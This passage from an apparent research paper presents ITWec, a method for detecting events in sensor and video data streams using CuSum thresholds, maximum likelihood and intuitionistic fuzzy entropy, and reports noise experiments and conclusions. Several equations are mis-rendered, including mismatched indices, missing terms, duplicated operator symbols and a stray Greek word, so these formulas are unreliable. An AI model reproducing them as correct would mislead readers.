Respectively, the cumulative failure rate function for a section of the flow is calculated from the following relation:

$$\lambda(t) = \sum_{k:\, a_k < t} \lambda_k. \tag{10}$$

Given that $a_j < t \leq a_{j+1}$ the relationship between the instantaneous failure rate function and the cumulative function is calculated as follows [39, 40]:

$$\begin{aligned} S(t) &= P(T \geq a_1, T \geq a_2, \ldots, T \geq a_{j+1}) \\ &= P(T \geq a_1) P(T \geq a_2 | T \geq a_1) \ldots P(T \geq a_{j+1} | T \geq a_j) \\ &= (1 - \lambda_1) \times \cdots \times (1 - \lambda_j) \\ &= \prod_{k:\, a_k < k} (1 - \lambda_k). \end{aligned} \tag{11}$$

To estimate the above function since the distribution of the current events in the flow is unknown, ITWec uses a nonparametric estimation method through the following function:

$$\widehat{S}(t) = \prod_{j:\, a_j < t} \left(1 - \frac{d_j}{r_j}\right), \tag{12}$$

where d_j is the number of events at a time point a_j and r_j is the instantaneous failure rate at time a_j. The corresponding confidence interval is calculated from the function [45–47]

$$S_{NA}^{\wedge}(t) \cdot \exp\left[\pm z_{a/2} \widehat{V}\left[H_{NA}(t)\right]\right]. \tag{13}$$

To calculate the number of maximum probable intervals within which an event is likely to occur requires first defining the method of defining a threshold. The proposed model uses a Cumulative Sum Algorithm (CuSum) [48, 49] which is because the magnitude $\sigma_t = \sigma(y_1, y_2, \ldots, y_t)$ has a negative price trend under normal conditions and a positive price trend after a change. The decision function a_t compares the increase of σ_t from its minimum value with a threshold k so that [50, 51]

$$\begin{aligned} \alpha_t &= \sigma_t - \min_{1 \leq i \leq t} s_i = \max(0, \sigma(y_t) + a_{t-1}) \\ &= \left[a_{t-1} + \sigma(y_t)\right]^+ \geq \kappa, \quad \text{where } \alpha_0 = 0. \end{aligned} \tag{14}$$

This detects an event that describes a change if function a_t exceeds the threshold value k. In this case, if the algorithm continues in subsequent times, it algorithm restarts with a value of zero in function a_t. The CuSum used in ITWec operates based on hypothesis control theory, so that repetitive behavior follows a sequential probability ratio check, in which each decision considers as many successive past observations as necessary to accept the case. Otherwise, if a condition is accepted, a change detection signal is signaled, and the algorithm stops. The threshold value k provides a balance between the mean detection delay time and the mean time between false detections. The change detection functions used to detect positive and negative deviations are defined as follows [48, 49]:

$$\begin{aligned} \alpha_t^+ &= \left[a_{t-1}^+ + y_t - (\mu_0 + K)\right]^+ \geq \kappa, \\ \alpha_t^- &= \left[a_{t-1}^- + (\mu_0 - K) - y_t\right]^+ \geq \kappa. \end{aligned} \tag{15}$$

Typical values are K = $\sigma/2$ and $k = 4\sigma$ or 5σ (where σ is the standard deviation of y_t) [48, 50].

Accordingly, ITWec uses a maximum likelihood estimator to calculate the number of maximum probable intervals within which an event is likely to occur. So, maximizing the $L(\theta)$ function is required. In the case we examine, we have a k-dimensional distribution $N_\kappa(\mu, \Sigma)$ with μ and Σ being unknown, so the parameter θ becomes $\theta = (\mu, \Sigma)$; that is, we have a vector and an array. Assume that we have a sample of size n from a multivariate distribution; that is, we assume that $X \sim N_p(\mu, \Sigma)$, $i = 1, 2, \ldots, n$ and are independent. Then, the probability of the sample is given by the relation [9, 15, 20]

$$L = f(x_1, x_1, \ldots, x_n) = \prod_{i=1}^{n} \frac{1}{(2\pi)^{p/2} \cdot |\sum|^{1/2}} \cdot \exp\left[-\frac{1}{2}(x_i - \mu)\prime \sum^{-1} (x_i - \mu)\right], \tag{16}$$

and so

$$L = (2\pi)^{-np/2} \cdot |\sum|^{-n/2} \cdot \exp\left\{-\frac{1}{2}\sum_{i=1}^{n}\left[(x_i - \mu)\prime \sum^{-1} (x_i - \mu)\prime\right]\right\}. \tag{17}$$

By calculating the logarithm, we have

$$l = \log L = -\frac{np}{2}\log(2\pi) - \frac{n}{2}\log|\sum| - \frac{n}{2}\left[\sum_{i=1}^{n}(x_i - \mu)^{-1}(x_i - \mu)\right] = \text{constant} - \frac{n}{2}\log|\sum| - \frac{n}{2}tr\left(\sum^{-1} S\right) - \frac{n}{2}(\overline{x} - \mu)\sum^{-1}(\overline{x} - \mu). \tag{18}$$

Also, we have [14, 21]

$$\sum_{i=1}^{n} x_i' A x_i = \text{tr}(AT), \tag{19}$$

where $T = \sum_{i=1}^{n} x_i \cdot x_i$; i is a table of dimensions pxp and therefore, maximizing the probability for μ, we calculate the quantity

$$-\frac{n}{2}(\overline{x} - \mu)\prime \sum^{-1} (\overline{x} - \mu), \tag{20}$$

which is any negative number as the negative of a square form and therefore for $\mu = \overline{x}$ the function is maximized [13, 29, 52].

But because probability expresses the randomness that comes from the lack of knowledge about the result of the experiment which as nondeterministic uncertainty is because the events that describe the states of the sensors described through the data stream are incompletely defined and therefore partially determined, the proposed model calculates the number of maximum probable intervals within which an event is likely to occur based on a parametric representation of intuitively fuzzy sets and specifically based on the entropy of intuitively fuzzy events [53]. Specifically, for an intuitive fuzzy set, a pair of operators, the necessity operator and the possibility operator, are defined, respectively, as [54, 55]

$$\diamondsuit A = \{x_i, \mu_A(x_i), 1 - \mu_A(x_i) | x_i \in X\}, \tag{21}$$

$$\diamondsuit A = \{x_i, \mu_A(x_i) + \pi_A(x_i), \nu_A(x_i) | x_i \in X\}. \tag{22}$$

Considering the minimum and maximum probability of an intuitive fuzzy event A about a probability distribution P, they can be interpreted, respectively, as the probabilities of fuzzy events $\diamondsuit A$ and $\square A$, concerning the same probability distribution P, as follows [53, 54, 56]:

$$P_{\min}^{\text{IFS}}(A) = P^{\text{FS}}(\triangledown A) \text{kaı} P_{\max}^{\text{IFS}}(\text{A}) = \text{P}^{\text{FS}}(\square \text{A}). \tag{23}$$

So, the measures of entropy of an intuitive fuzzy event, which also correspond to the entropy of marginally fuzzy events, are [30, 56]

$$\check{\text{H}}_Z^{\text{IFS}}(A) = -\sum_{i=1}^{n} \mu_A(x_i) p(x_i) \log_2 p(x_i), \tag{24}$$

$$\widehat{H}_Z^{\text{IFS}}(A) = -\sum_{i=1}^{n} (\mu_{\text{A}}(x_i) + \pi_A(x_i)) p(x_i) \log_2 p(x_i). \tag{25}$$

So, to calculate the entropy of an ambiguous event in a finite field X for a probability distribution $P = \{p(x_1), \ldots, p(x_n)\}$, the following entropies are described [54]:

$$\widehat{H}^{\text{IFS}}(A) = -P_{\min}^{\text{IFS}}(A) \log_2 P_{\min}^{\text{IFS}}(A) - \left(1 - P_{\min}^{\text{IFS}}(A)\right) \log_2 \left(1 - P_{\min}^{\text{IFS}}(A)\right), \tag{26}$$

$$\widehat{H}^{\text{IFS}}(A) = -P_{\max}^{\text{IFS}}(A) \log_2 P_{\max}^{\text{IFS}}(A) - \left(1 - P_{\max}^{\text{IFS}}(A)\right) \log_2 \left(1 - P_{\max}^{\text{IFS}}(A)\right). \tag{27}$$

However, the entropies $\widehat{H}^{\mathrm{IFS}}(A)$ and $\widehat{H}^{\mathrm{IFS}}(A)$ correspond to the minimum and maximum probabilities [13, 15, 21], so the proposed ITWec calculates the number of maximum probable intervals within which an event is likely to occur based on an intuitive representation of fuzzy sets allowing the evaluation of data flow elements both as a member and for their noninclusion in a fuzzy set [54], which gives particular realism to the way of implementing the proposed method.

4. Experiments

The evaluation of the proposed ITWec method was performed using three different versions of a dataset which includes 15 observation videos of a mechanical system. In each video, the intervals in which each low-level and high-level activity takes place are manually noted. Identification system input data are low-level activities attached to the corresponding time points, for example, the video frame in which the activity takes place. In addition, the dataset includes the coordinates of the cameras at each time point, as well as their orientation. Given the above input, the purpose of the system is to identify high-level activities such as anomaly detection. Figure 1 is a depiction of a random video frame of the dataset used in this paper.

The three versions of the dataset used include three different noise levels, which were generated for in-depth evaluation of the method. Specifically, in the first version of the dataset—smooth noise—a subset of low-level activities is attached to probabilities generated by a gamma distribution with a variable mean value.

The rest of the low-level activities are presented as in the original dataset with no probability attached. In the second version—intermediate noise—probabilities are added to the corresponding coordinate and orientation categories using the same gamma distribution. Finally, in the third version—loud noise—untrue low-level activities were added at random times resulting from a normal distribution.

Figure 2 is a depiction of the three levels of noise included in the dataset.

In the experiments, this data is given as input to calculate the instantaneous probabilities for each high-level activity to be examined. Next, we use ITWec to calculate reliable maximum intervals for each high-level activity. In the following analysis, the prediction accuracy of the method is calculated, after the output is filtered, and only high-level activities with a probability greater than a given threshold are maintained. We repeat the experiments 5 times for each value of the mean value of the gamma distribution in a range of [0.5, 8.0] with step 0.15. The higher the average value, the lower the probabilities attached to the input events of the set and the higher the probabilities of untrue events, indicating a higher noise level. All experiments are conducted on the Google Colab-GPU environment. A time series of events is presented in Figure 3 below.

The probable recognition of the events in the dataset used is presented diagrammatically in the diagram below.

The blue diagrams represent the probability distribution of a high-level event as calculated by the proposed methodology. The horizontal bars indicate the maximum intervals as obtained by ITWec for a probability threshold of 0.7 (green line), the maximum probability interval with the highest reliability as calculated for the same threshold (red line), and the benchmark line of the activity (blue line).

Figure 4 shows some common cases from the experimental process. The bottom-left diagram of the figure shows a series of initializations, which contribute to the continuous increase of the probability of high-level activity, while then a series of terminations lead to the gradual reduction of the probability. In the upper-left image, a strong termination of the activity is caused which dramatically reduces its probability from 0 : 8 to 0. In the lower and right diagrams of the image, the presented high-level events are subject to inertia between initializations and terminations. Thus, in the absence of initialization and termination, the probability of high-level activity remains constant for the period under consideration.

In conclusion and based on the threshold that is dynamically calculated for each data stream (schematic representation in Figure 5), the intervals calculated by the methodology are hyperintervals of the intervals calculated by the probability distribution.

Also, a typical report from the probability calculation process is presented in figure 6.

When the increase or decrease in probability is not abrupt, something which occurs in cases where there are continuous small indications that an activity has started or ended accordingly, the extra time moments that include these intervals have relatively high probability. However, if we have a sharp increase or decrease in probability, which means that there is a strong momentary indication of the initiation or termination of activity, the intervals may include times when the activity may be small or even zero. In these cases, adding only a time moment of low probability may not drop the probability of space below the given probability threshold. In most cases, where the increase or decrease is not abrupt, the intervals can be approached by lowering the probability threshold. On the other hand, however, a lowering of the threshold can lead to several false positives, as in the case where the probability of a high-level activity exceeds the threshold momentarily, due to some noise-influenced observations.

Regarding the termination of activities and its relationship with the benchmark line, there is no specific relationship. In some cases, the benchmark line intervals end after a series of terminations, while in other cases they end with the very first termination. This observation is related to the inherent noise in the dataset, with the result that the constructed definitions for high-level activities may not fit perfectly with the benchmark line. Since the methodology is built on the dynamically calculated probability distribution, which in turn is based on the definitions of high-level events, the methodology inherits the discrepancies with the benchmark line.

In general, however, the finding is that the proposed system can calculate a single maximum period,




Figure 1: Video frame of the dataset.




Figure 2: Level of noise.




Figure 3: Time series of events.

overcoming the effect of noise that occasionally reduces the likelihood of detecting high-level events. In cases where the system is directly affected by the loud noise, thus creating a series of false negatives between the two maximum intervals, we could significantly reduce the probability threshold, resulting in many false positives in other cases. This finding reflects one of the main issues that are generally a research issue in the recognition of activity. Figure 7 summarizes the experimental results, showing the F1-score values for high-level event recognition cases




Figure 4: Probable recognition of high-level events.




Figure 5: Dynamic threshold.

under intermediate noise, which is also the most representative case for real cases. In this figure, manual application and configuration of the threshold are made, to conclude the exact mode of operation of the proposed model. The blue charts correspond to a probability threshold of 0.6, the yellow to 0.7, the green to 0.8, and the red to a threshold of 0.9.

In contrast, Figure 8 shows the F1-score values for a representative case of high-level event recognition under intermediate noise with a dynamically defined threshold by the proposed system. The case of the yellow diagram was violently interrupted by a withdrawal, so although it is included in the diagram it is considered as nonoccurring.

Finally, a graphical representation of how the $\widehat{H}^{\mathrm{IFS}}(A)$ and $\widehat{H}^{\mathrm{IFS}}(A)$ entropies are calculated by the proposed ITWec, which correspond to the minimum and maximum probabilities, based on the representation of intuitive fuzzy sets, is presented in Figure 9.

```
Current function value: 0.473746
Iterations 6
                           Optimization Results
==============================================================================
No. Observations:                       5
Df Residuals:                           2
Df Model:                               2
Pseudo R-squ.:                     0.2961
Log-Likelihood:                   -2.3687
LL-Null:                          -3.3651
LLR p-value:                       0.3692
==============================================================================
                 coef    std err          z      P>|z|      [0.025      0.975]
------------------------------------------------------------------------------
const         -1.5463      1.866     -0.829      0.407      -5.204       2.111
x1             0.7778      0.788      0.986      0.324      -0.768       2.323
x2            -0.0971      0.590     -0.165      0.869      -1.254       1.060
==============================================================================
```

Figure 6: Calculation of max likelihood.




Figure 7: F1-score for 4 different manual thresholds (0.6, 0.7, 0.8, and 0.9).




Figure 8: F1-score for 3 different autothresholds (0.67, 0.69, and 0.72).




Figure 9: Intuitionistic calculus of a complex event on data streams.

In this way, the proposed system calculates the number of maximum probable intervals within which an event is likely to occur allowing the evaluation of the data elements both as a member and for their noninclusion in an ambiguous set, which gives a special realism in the implementation of the proposed method.

5. Discussion and Conclusions

Real-time detection and evaluation of spatiotemporal events from sensor data streams focus on event detection, correlation and causation, time prediction, system prediction, and adaptive data filtering. The speed of the knowledge discovery process must be faster than the data arrival speed; otherwise, data approximation methods such as sampling and load shedding must be applied, methods that lead to a reduction in the accuracy of results. Also, the incremental nature of the results imposes the interdependence with results of previous times, always considering the adaptation of the method to the available memory resources and computing power. Bad video quality is a reality for too many surveillance systems. In addition, video compression algorithms result in a reduction

of image quality, because of their lossy approach to reduce the required bandwidth. In these cases, event recognition is a major problem. But it is possible to improve the video quality, without changing the compression pipeline, through post-processing that eliminates the visual artifacts created by the compression algorithms.

Given the need for realistic and accurate data detection contract systems, this paper presents an innovative and highly realistic methodology that combines for the first time a set of multiple intelligent elements in an integrated framework. It is a CAER in which the number of maximum possible intervals within which an event is likely to occur is calculated based on a parametric evaluation that uses intuitively fuzzy sets [55].

An important advantage of the method, which has been demonstrated experimentally, is that the mean, deviation, and distribution functions are expressed as the sum of independent and uniformly distributed random variables. It also has the advantage of considering its history under investigation and can detect model failure more quickly when the forecast error is relatively small.

Dynamic threshold determination based on an advanced form of CuSum instantly integrates all the information into the sample sequence of the accumulated sums of the deviations of the sample values from the center axis value, creating realistic treatment conditions that can identify events constructed both for individual observations and for the averages of the logical subsets of the flow sample set. Respectively, the window control structure proposed and based on the tumbling windows methodology manages to smooth the way of data flow analysis, providing a safe and fully functional way of analysis of the data that arrive at fluctuating, time-varying rates, even when the size is not limited and not known from the beginning. Also, a key competitive advantage is that the proposed model introduces a small run-time overhead, which the GPU minimizes by inlining some of the function calls that need in the real-time event detection methodology.

Significant improvements in the evolution of the proposed system mainly concern the optimization in the process of how to implement the dynamic threshold, which is sensitive to withdrawals during stream analysis. Also, building hybrid models from other potential input sources like sound or activity recognition is a future research avenue. In addition, a significant improvement concerns the way the system is investigated with variational inference methodologies to provide a detailed approach to the subsequent probability of unobserved variables, to apply a statistical conclusion for these variables. Finally, it would be important to study the expansion of this system by implementing transfer learning and especially if and how our system can recognize more complex events.

Data Availability

Data are available upon reasonable request.

Conflicts of Interest

The authors declare no conflicts of interest.

References

[1] W. Z. Al-Dyani, F. K. Ahmad, and S. S. Kamaruddin, "A survey on event detection models for text data streams," *Journal of Computer Science*, vol. 16, no. 7, pp. 916–935, 2020.

[2] M. Fedoryszak, B. Frederick, V. Rajaram, and C. Zhong, "Real-time event detection on social data streams," in *Proceedings of the 25th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining*, pp. 2774–2782, Anchorage, Alaska, July 2019.

[3] I. Balabanova, S. Kostadinova, V. Markova, and G. Georgiev, "Analysis and categorization of traffic streams by artificial intelligence," in *Proceedings of the 2019 International Conference On Biomedical Innovations And Applications (BIA)*, pp. 1–5, Varna, Bulgaria, November 2019.

[4] P. Sobhani and H. Beigy, "New drift detection method for data streams," in *Proceedings of the International Conference on Adaptive And Intelligent Systems*, pp. 88–97, Klagenfurt, Austria, September 2011.

[5] T. Elsaleh, S. Enshaeifar, R. Rezvani, S. T. Acton, V. Janeiko, and M. E. Bermudez, "IoT-stream: a lightweight ontology for Internet of Things data streams and its use with data analytics and event detection services," *Sensors*, vol. 20, no. 4, p. 953, 2020.

[6] D. H. Kim, W. J. Baddar, J. Jang, and Y. M. Ro, "Multi-objective based spatio-temporal feature representation learning robust to expression intensity variations for facial expression recognition," *IEEE Transactions on Affective Computing*, vol. 10, no. 2, pp. 223–236, 2019.

[7] Y. Chen, Z. Lin, X. Zhao, G. Wang, and Y. Gu, "Deep learning-based classification of hyperspectral data," *IEEE Journal of Selected Topics in Applied Earth Observations and Remote Sensing*, vol. 7, no. 6, pp. 2094–2107, 2014.

[8] W. S. Hwang, J. H. Yun, J. Kim, and H. C. Kim, "Time-series aware precision and recall for anomaly detection," in *Proceedings of the 28th ACM International Conference On Information And Knowledge Management*, pp. 2241–2244, New York, NY, USA, November 2019.

